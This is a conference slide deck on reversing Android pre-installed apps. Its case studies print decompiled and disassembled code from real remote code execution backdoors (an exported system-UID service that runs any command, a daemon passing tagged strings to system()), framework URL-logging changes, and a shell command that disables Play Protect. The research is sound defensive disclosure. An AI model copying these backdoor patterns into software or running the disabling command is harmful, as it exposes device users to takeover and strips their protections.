



# Securing the System

A Deep Dive into Reversing Android Pre-Installed Apps



Maddie Stone

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# Who am I? – Maddie Stone (she/her)

- Security Researcher on Project Zero
- Previously: Senior Reverse Engineer & Tech Lead on Android Security team
  - This presentation is based on work done while on Android Security team.
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science



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# Agenda

- Overview of the Android OEM space
- Differences when reverse engineering pre-installed vs user-space apps
- Case studies of Android pre-installed security issues
  - Arbitrary remote code execution backdoors
  - Framework modifications for URL logging
  - Security settings misconfigurations
  - Botnet

# Goal

- Lower the bar of entry to reversing/analyzing Android pre-installed apps by sharing my “lessons learned”
- Interest more researchers to begin working in the space (hopefully!)
- Demonstrate the range of security issues that affect different OEMs
- Transparency

# Why?

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  - Only have to convince 1 company to include your app rather than thousands of users
  - Exploiting/rooting Android has gotten harder

# Why?

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- More difficult to remediate pre-installed apps than user-space
- Malicious actors are attempting to move to supply chain distribution
  - Only have to convince 1 company to include your app rather than thousands of users
  - Exploiting/rooting Android has gotten harder
- Few publicly available resources on analyzing pre-installed apps vs user-space apps



# Glossary of Terms

- AOSP: Android Open-Source Project
- OEM: Original Equipment Manufacturer
- ODM: Original Device Manufacturer
- SOC: System-on-Chip (Vendor)
- GPP: Google Play Protect
- PHA: Potentially Harmful Application
- OTA: “Over-the-Air” Update

# Intro to the Android OEM/ Pre-Installed Space

# Devices built on top of AOSP

- Android Google Mobile Services-certified devices
  - Ex. Pixel, Samsung, devices that use the “Android” name
  - Includes Google apps (GMail, Maps, GMSCore, etc.)
  - Build images must be approved by Google (series of test suites)
- Devices built on AOSP
  - Ex. Amazon Fire tablets
  - Doesn't include Google apps
  - “Android-compatible” means the device complies with the Android Compatibility Definition Document (CDD)

# Approval Process for Android Devices

CTS (Compatibility Test Suite)	Ensuring <b>compatibility with AOSP</b>
GTS (GMS Requirements Test Suite)	Requirements for any devices that want <b>to license Google apps</b>
VTS (Vendor Test Suite)	Tests partner devices are <b>compatible with HAL</b> (Hardware Abstraction Layer)
BTS (Build Test Suite)	<b>Security review for PHA</b> and other harmful behaviors in binaries/framework
STS (Security Test Suite)	Checks if <b>security patches have been applied</b> correctly

# Approval Process for Android-Compatible Devices

CTS (Compatibility Test Suite)	Ensuring <b>compatibility with AOSP</b>
GTS (GMS Requirements Test Suite)	Requirements for any devices that want <b>to license Google apps</b>
VTS (Vendor Test Suite)	Devices built on top of AOSP, but don't want/need Android-certification, only go through CTS tests.
BTS (Build Test Suite)	
STS (Security Test Suite)	Checks if <b>security patches have been applied</b> correctly

# Approval Process for Android-Certified Devices

CTS (Compatibility Test Suite)

GTS (GMS Requirements Test Suite)

Android-certified devices (aka devices with Google Mobile Services) must pass the full series of tests for approval.

VTS (Vendor Test Suite)

Tests partner devices are **compatible with HAL** (Hardware Abstraction Layer)

BTS (Build Test Suite)

**Security review for PHA** and other harmful behaviors in binaries/framework

STS (Security Test Suite)

Checks if **security patches have been applied** correctly

# Approval Process for Android-Certified Devices

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STS (Security Test Suite)	Checks if <b>security patches have been applied</b> correctly

The findings discussed in this presentation falls into the BTS portion of the approval process.

# Build Test Suite: Security Review of Build Image

- **Goal:** Find security issues in builds BEFORE they launch to users
  - Potentially Harmful Applications (PHA)
    - <https://developers.google.com/android/play-protect/phacategories>
  - Behaviors that meet PHA definitions in non-application code (daemons, framework, etc.)
  - Hoping to expand to other security issues in the future.



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  - Behaviors that meet PHA definitions in non-application code (daemons, framework, etc.)
  - Hoping to expand to other security issues in the future.
- **Reality:** Sometimes find issues that are already “in-the-wild”
  - Implement detections so no new builds go out with issue
  - Work with OEM to issue security patches
  - GPP will begin warning users if it's an app

# Differences when reverse engineering pre-installed vs user-space applications

# Pre-Installed Apps & Dynamic Analysis

- Many security researchers depend on dynamic analysis for finding bad apps
- If you assume the output of dynamic analysis is the whole story, often miss a lot of functionality
- Many different reasons why pre-installed apps do not run or will only run a subset of their behavior in dynamic analysis

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
  - “Signature”: App must be signed with the same key as the platform
  - “Privileged”: App must live in the **/system/priv-apps/** directory

Examples of signature permissions:

**MANAGE\_PROFILE\_AND\_DEVICE\_OWNERS**  
**MANAGE\_SENSORS**

Examples of privileged permissions:

**READ\_PRIVILEGED\_PHONE\_STATE**  
**BIND\_CARRIER\_SERVICES**  
**READ\_VOICEMAILS**

Examples of signature|privileged permissions:

**INSTALL\_PACKAGES**  
**WRITE\_SECURE\_SETTINGS**

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
  - “Signature”: App must be signed with the same key as the platform
  - “Privileged”: App must live in the **/system/priv-apps/** directory

If the app is not correctly considered “signature” or “privileged” when installed in the dynamic analysis environment, then the behavior that requires the permission will not be executed.

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
  - Declared in app manifest as **android:sharedUserId="XXX"**
  - Must be signed with same key as other apps declaring the same shared UID
  - Apps have superset of all code and permissions

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  - Apps have superset of all code and permissions

If the app is analyzed on its own, you'll likely only see a subset of behavior, if any behavior at all.

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
  - Many emulators/ dynamic analysis environments start an app by starting its **LAUNCHER** activity.
  - Headless apps don't have a **LAUNCHER** activity.



# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
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  - Many emulators/ dynamic analysis environments start an app by starting its **LAUNCHER** activity.
  - Headless apps don't have a **LAUNCHER** activity.

If using an automated dynamic analysis pipeline, you'll likely have to instrument to look for other activities, services, or receivers that have intent-filters. Otherwise, the app will likely never execute any code.

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
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- App is dependent on custom hardware
  - Ex. radio, camera, etc.

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
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- App is dependent on custom hardware
  - Ex. radio, camera, etc.

App won't run if the hardware it requires is not available.

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
- App is dependent on custom hardware
  - Ex. radio, camera, etc.
- Can’t sideload a “critical” functionality app if it already exists in the environment.

# Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
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- App is “headless”, it does not have a UI
- App is dependent on custom hardware
- Can’t sideload a “critical” functionality app if it already exists in the environment.

Solutions will vary based on the scale of apps you’d like to dynamically analyze and whether or not all the apps are from the same device/ similar devices.

# App “Collusion”

- Pre-installed apps can be confident about the environment they’re running in.
  - They can depend on other apps or components being present in the device.
    - Apps can run as shared UID
    - Framework modifications
    - Binaries on device
    - etc.

The bad behaviors can be spread across a couple different components.

# App “Collusion”


- Pre-installed apps can be confident about the environment they’re running in.
  - They can depend on other apps or components being present in the device.
    - Apps can run as shared UID
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    - Binaries on device
    - etc.

Pre-installed applications can not be analyzed as self-sufficient entities.

Instead they need to be analyzed with an awareness of their environments.

# Multi-App “Collusion”


- Running as shared user ID (UID)
  - An app has the superset of all the permissions declared by the apps running under that shared UID





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# Multi-App “Collusion”

- Running as shared user ID (UID)
  - An app has the superset of all the permissions declared by the apps running under that shared UID

Single process that sends SMS messages

App #1

Declares SEND\_SMS  
permission

No code that uses that  
permission

sharedUserId="aaa"

App #2

Doesn't have SEND\_SMS  
permission

Calls sendTextMessage

sharedUserId="aaa"

# Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give access to other apps
  - Analyze closely for “permissions” proxy-ing

## App #1

```
<permission android:name="com.myapp.MyService.access"
  android:label= "@string/permlab_myservice_access"
  android:protectionLevel="dangerous"
  android:description="@string/permdesc_myservice_access"/>
```

```
<service android:name="com.myapp.MyService"
  android:permission="com.myapp.MyService.access"
  android:exported="true"/>
```

# Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give
  - Analyze closely for “permissions” pr

Declares the permission and states that protection level is dangerous. This means any other app may request the permission, but the user will have to consent.

## App #1

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<permission android:name="com.myapp.MyService.access"
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# Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give
  - Analyze closely for “permissions” proxying

Service `com.myapp.MyService` is now protected by the custom permission that any application can request

## App #1

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# Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give
  - Analyze closely for “permissions” pro

If **MyService** is doing a behavior protected by a more sensitive permission, they have now proxied it to apps that don't have to get that sensitive permission.

## App #1

```
<permission android:name="com.myapp.MyService.access"
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  android:protectionLevel="dangerous"
  android:description="@string/permdesc_myservice_access"/>
```

```
<service android:name="com.myapp.MyService"
  android:permission="com.myapp.MyService.access"
  android:exported="true"/>
```

# App + daemons or OS modifications

- Pre-installed apps can be dependent on or interact with daemons on the device.
  - App expects a binary daemon to be running in background
  - App launches a daemon from the **/system/bin/** directory
  - Case Study #1 will be an example
- The device's framework has modified API calls from AOSP
  - Ex. Triada modified the AOSP Log method to allow apps to communicate with a firmware backdoor
    - See “PHA Family Highlights: Triada” [blogpost](#)

# More Privileged Contexts

- Pre-installed apps are able to (and in many cases need to) run in more privileged contexts than user-space applications.
  - This can lead to many false positives if you're using scorers/detections, trained on user-space applications.
- Examples
  - Many malicious user-space apps pretend to be system apps so scorers pick them up as trojans
  - Those scorers then think the real system apps are also trojans



# Case Studies

# Case Study #1: Arbitrary Remote Code Execution


# Case Study #1: Arbitrary Remote Code Execution Backdoor

- “Remote”: Can be commanded/controlled by any other application on the device or via an unprotected network connection
- “Arbitrary”: Will run any commands the commanding entity sends
- Common APIs for executing commands:
  - `Runtime.exec()`
  - `ProcessBuilder`
  - In native code: `system()`

# Arbitrary Remote Code Execution Backdoor (Example #1)

- Complex diagnostics software accidentally left on production builds
- Included 4 components:
  - Pre-installed application
  - 2 different native daemons
  - Modified SELinux policy
  - Custom kernel character device

# Arbitrary Remote Code Execution Backdoor (Example #1)



# Pre-Installed Application Code

```
java.net.Socket v9_1 = new java.net.Socket(this.dmhost, 250);
try {
    java.io.PrintStream v6_1 = new java.io.PrintStream(v9_1.getOutputStream());
} catch (Exception v1) { v8 = 0; }
try {
    java.io.DataInputStream v4_1 = new java.io.DataInputStream(v9_1.getInputStream());
    try {
        v6_1.println(android.util.Base64.encodeToString(this.dmkey.getBytes(), 2));
        v6_1.println(android.util.Base64.encodeToString(this.prodname.getBytes(), 2));
        String v5_0 = v4_1.readLine();
    } catch (Exception v1) {...}
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
            }
        }
    }
}
```

# Pre-Installed Application Code

```
java.net.Socket v9_1 = new java.net.  
try {  
    java.io.PrintStream v6_1 = new  
} catch (Exception v1) { v8 = 0; }  
try {  
    java.io.DataInputStream v4_1 =  
    try {  
        v6_1.println(android.util.B  
        v6_1.println(android.util.B  
        String v5_0 = v4_1.readLine();  
    } catch (Exception v1) {...}  
    if (!this.isErrorCode(v5_0)) {  
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));  
        String v5_1 = v4_1.readLine();  
        if (!this.isErrorCode(v5_1)) {  
            v6_1.println(android.util.Base64.encodeToString(this.cpuuid.getBytes(), 2));  
            String v5_2 = v4_1.readLine();  
            ...  
            if (!this.isErrorCode(v5_8)) {  
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));  
                v4_1.readLine();  
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));  
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

```
private int procDmStr(String p8) {  
    int v3 = 0;  
    try {  
        java.io.FileOutputStream v2_1 = new java.io.FileOutputStream(new  
            java.io.File("/data/data/<redacted>/cache/<textfile>"));  
        v2_1.write(p8.getBytes(), 0, p8.getBytes().length);  
        v2_1.close();  
    } catch (Exception v0) { v3 = -1; }  
    return v3;
```

# Daemon #1

```
sprintf(&v17, "if [-f %s]; then cat %s > /dev/<redacted>drv; rm  
%s; fi",  
    "/data/data/<redacted>/cache/<textfile>",  
    "/data/data/<redacted>/cache/<textfile>",  
    "/data/data/<redacted>/cache/<textfile>");  
system(&v17);
```

```
if [-f /data/data/<redacted>/cache/<textfile>];  
then  
cat /data/data/<redacted>/cache/<textfile> > /dev/<redacted>drv;  
rm /data/data/<redacted>/cache/<textfile>;  
fi
```



## Daemon #2

- Processes the commands received from the socket
- Constantly monitors `/dev/<redacted>drv` to see if there is new information written there
- When information has been written, process through a command handler.
  - If a string is bracketed by `<exsh>COMMAND</exsh>`, the command is passed to `system(COMMAND)`

# Daemon #2

Get substring in between <exsh> and </exsh> tags.

```
0000000000000EDC      loc_EDC      ; "</exsh>"
0000000000000EDC      07 00 00 D0 ADRP      X7, #aExsh_0@PAGE
0000000000000EE0      E0 03 13 AA MOV      X0, X19
0000000000000EE4      E1 03 19 2A MOV      W1, W25
0000000000000EE8      E2 E0 0D 91 ADD      X2, X7, #aExsh_0@PAGEOFF ; "</exsh>"
0000000000000EEC      E3 00 80 52 MOV      W3, #7
0000000000000EF0      26 02 00 94 BL      substr_sub_1788 ; Find the substring arg2 in arg0
0000000000000EF4      F6 03 00 2A MOV      W22, W0
0000000000000EF8      16 02 F8 37 TBNZ      W22, #0x1F, loc_F38
```

```
000000000000EFC      79 FF FF 97 BL      .fork
000000000000F00      1F 00 1F 6B CMP      W0, WZR
000000000000F04      F9 03 00 2A MOV      W25, W0
000000000000F08      A0 30 00 54 B.EQ     loc_151C
```

Send the substring to system()

```
000000000000151C      loc_151C
000000000000151C      A2 83 01 91 ADD      X2, X29, #0x60
0000000000001520      17 13 82 D2 MOV      X23, #0x1098
0000000000001524      54 00 17 8B ADD      X20, X2, X23
0000000000001528      E1 03 00 2A MOV      W1, W0
000000000000152C      02 80 80 D2 MOV      X2, #0x400
0000000000001530      E0 03 14 AA MOV      X0, X20
0000000000001534      F3 FD FF 97 BL      .memset
0000000000001538      C8 1A 00 51 SUB      W8, W22, #6
000000000000153C      61 1A 00 91 ADD      X1, X19, #6 ; Input contents
0000000000001540      03 80 80 D2 MOV      X3, #0x400
0000000000001544      E0 03 14 AA MOV      X0, X20
0000000000001548      02 7D 40 93 SBFM      X2, X8, #0, #0x1F
000000000000154C      F9 FD FF 97 BL      .memcpy_chk
0000000000001550      E0 03 14 AA MOV      X0, X20
0000000000001554      B7 FD FF 97 BL      .system
0000000000001558      E0 03 19 2A MOV      W0, W25
000000000000155C      05 FE FF 97 BL      .exit
```

# Remediation

- 223 build fingerprints from the OEM were affected across 16 SKUs
- 6M affected users
- 70% of affected users had OTA available within 2 weeks
- 100% of affected users had OTA available within 1 month
- GPP flagged and blocked the application

## Arbitrary Remote Code Execution Backdoor (Example #2)

- Diagnostics software used for remotely managing a large fleet of devices
- A bug turned it into an arbitrary RCE backdoor
- Self-contained within single pre-installed application
- [CVE-2018-14825](#) and [ICSA-18-256-01](#)

# App's Manifest

```
android:sharedUserId="android.uid.system"
```

```
<service
```

```
android:name="com.honeywell.tools.honsystemservice.SystemOperationService"
```

```
android:exported="true"/>
```

# App's Manifest

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```
<service
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android:name="com.honeywell.tools.honsystemservice.SystemOperationService"
```

```
android:exported="true"/>
```

The app runs as the shared UID, system, which is the most privileged process besides root.

# App's Manifest

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android:sharedUserId="android.uid.system"
```

```
<service  
  android:name="com.honeywell.tools.honsystemservice.SystemOperationService"  
  android:exported="true"/>
```

Any other component on the device  
can interact with the service:  
**start it, bind to it, stop it, etc.**

# Executing Commands

```
public constructor SystemOperationService() {
    this.TAG = SystemOperationService.class.getSimpleName();
    this.isStatic = 0;
    this.ip = 0;
    this.prefixLen = 0;
    this.gateway = 0;
    this.dns1 = 0;
    this.dns2 = 0;
    this.connection = new com.honeywell.tools.honsystemservice.SystemOperationService$1(this);
    this.plConn = new com.honeywell.tools.honsystemservice.SystemOperationService$2(this);
    this.mBinder = new com.honeywell.tools.honsystemservice.SystemOperationService$3(this);
    return;
}

public android.os.IBinder onBind(android.content.Intent intent) {
    return this.mBinder;
}
```



# Executing Commands

```
public constructor SystemOperationService() {  
    this.TAG = SystemOperationService.class.getSimpleName();  
    this.isStatic = 0;  
    this.ip = 0;  
    this.prefixLen = 0;  
    this.gateway = 0;  
    this.dns1 = 0;  
    this.dns2 = 0;  
    this.connection = new com.honeywell.tools.honsystemservice.SystemOperationService$1(this);  
    this.plConn = new com.honeywell.tools.honsystemservice.SystemOperationService$2(this);  
    this.mBinder = new com.honeywell.tools.honsystemservice.SystemOperationService$3(this);  
    return;  
}  
  
public android.os.IBinder onBind(android.content.Intent intent) {  
    return this.mBinder;  
}
```

Because the service is exported, any component on the device can call **onBind**.

**onBind** returns a Binder object. Binder objects enable the server-client IPC.

A bound service, is the server in the server-client paradigm.

# Executing Commands

The returned Binder object

(`com.honeywell.tools.honsystemservice.SystemOperationService$3`) includes lots of methods that the “client” process can then directly call, for example:

```
public String exeCommand(String cmd) {  
    Process v2_0 = Runtime.getRuntime().exec(cmd);  
    v2_0.waitFor();  
    java.io.BufferedReader v4_1 = new java.io.BufferedReader(new  
        java.io.InputStreamReader(v2_0.getInputStream()), 1024);  
    ...  
}
```

# Executing Commands

The returned Binder object  
(`com.honeywell.tools.honsystem`)  
of methods that the “client” process

Any app (process) can call:  
`bindService(intent, serviceConnection, flags)`

The `serviceConnection` is defined by the app and is where  
it saves the Binder object.

The client app can then call  
`binderObj.exeCommand(MYCOMMAND);`

```
public String exeCommand(String cmd) {  
    Process v2_0 = Runtime.getRuntime().exec(cmd);  
    v2_0.waitFor();  
    java.io.BufferedReader v4_1 = new java.io.BufferedReader(new  
        java.io.InputStreamReader(v2_0.getInputStream()), 1024);  
    ...  
}
```

## Sidebar: Interesting Detection Problem

- The fix is to protect the Service with a permission.
- Add to the manifest a new custom signature permission & protect the service with that permission.

All of the executable code is exactly the same between the backdoor version and the fixed version.

# Case Study #2: Framework modifications for URL logging

# Overview

- Discovered by Łukasz Siewierski (@maldr0id)
- Purpose: Detailed logging
- Issue: Data is or can be sensitive
- Includes at least 2 components:
  - Framework modifications
  - Application
- GPP flagged as spyware

# Implementation

- Modified framework classes
  - Sends an intent with the special data to be logged
- App registers receiver for the intent
  - The special data included in the intent is logged to a SQLite database based on config settings
- App will sometimes upload the logged data to a remote server

# Implementation

- Modified framework classes
  - Sends an intent with the special data to be logged
- App registers receiver for the intent
  - The special data included in the intent is logged to a SQLite database based on config settings
- App will sometimes upload the logged data to a central database

While the single app from the OEM is the one that is \*supposed to\* receive the data, any app on the device can actually see the info.



# Framework Modifications

- Framework is the Android APIs available on the device
- Modified the code in a few different classes to enable more detailed logging
- Required because usually a singular app wouldn't have access to the wanted data in other apps

# Framework Modifications

- Framework is the Android APIs available on the device
- Modified the code in a few different classes to enabled more detailed logging
- **android.Webkit.Webview**
  - Sends an intent every time Webview loads a URL
  - Intent contains both the **URL** the app would like to visit and the **package name** of the app

# Framework Modifications

- Framework is the Android APIs available on the device
- Modified the code in a few different classes to enabled more detailed logging
- **android.Webkit.Webview**
  - Sends an intent every time Webview loads a URL
  - Intent contains both the **URL** the app would like to visit and the **package name** of the app
- **android.app.Activity**
  - Sends an intent every time the device switches activities
  - Intents contains **previous package name** and **current package name**

# Framework Modifications

A single logging app should usually not be able to access this type of app-sensitive data.

- Framework is the Android APIs available to apps
- Modified the code in a few different classes to add logging

- **android.Webkit.Webview**
  - Sends an intent every time Webview loads a URL
  - Intent contains both the **URL** the app would like to visit and the **package name** of the app
- **android.app.Activity**
  - Sends an intent every time the device switches activities
  - Intents contains **previous package name** and **current package name**

## Sidebar: Analyzing Framework Code

- The Android framework files usually live at [/system/framework/](#)
- This directory is one of the most impacted by Android releases (ART)
  - JARs
  - odex
  - vdex
  - OAT
- Suggestions for analyzing: Dependent on the file, but often, analyzing the SMALI is often the easiest and most precise

## Sidebar: Analyzing Framework Code

- The Android framework files usually live
- This directory is one of the most impacted
  - JARs
  - odex
  - vdex
  - OAT
- Suggestions for analyzing: Dependent on the file, but often, analyzing the SMALI is often the easiest and most precise

Tool that the community could use?

**Diffing framework files against  
AOSP.**

# Case Study #3: Security Settings Misconfigurations

## Case Study #3: Security Settings Misconfiguration

- Controlling the package verifier (GPP) was through 2 “hidden” settings:
  - `package_verifier_enable`
  - `package_verifier_user_consent`
- Modifying these settings without explicit user consent is considered **privilege escalation** by GPP
- For many years, we had detections in place that detected this behavior when apps attempted to change it from the shell/command line

```
settings put global package_verifier_enable 0
```



# The Problem

- In Sept 2018, discovered lots of preinstalled apps were disabling GPP.
  - Most did attempt to re-enable the setting
- The apps used official APIs, only available to apps signed with the OEM platform key, to modify the settings.

Request permission `WRITE_SECURE_SETTINGS`

```
android.provider.Settings$Secure.putInt(  
    android.content.ContentResolver v3_1, "package_verifier_enable", 0);
```

# Why?

- To bypass a consent dialog that disrupted fleet provisioning
  - In the early days, there was a consent pop-up the first time an app was installed on the device to see if the user wanted to enable the device.
  - This prevented automated provisioning of devices.
  - So OEMs included code to disable GPP briefly and (in most cases) then attempted to re-enable

# How to fix?

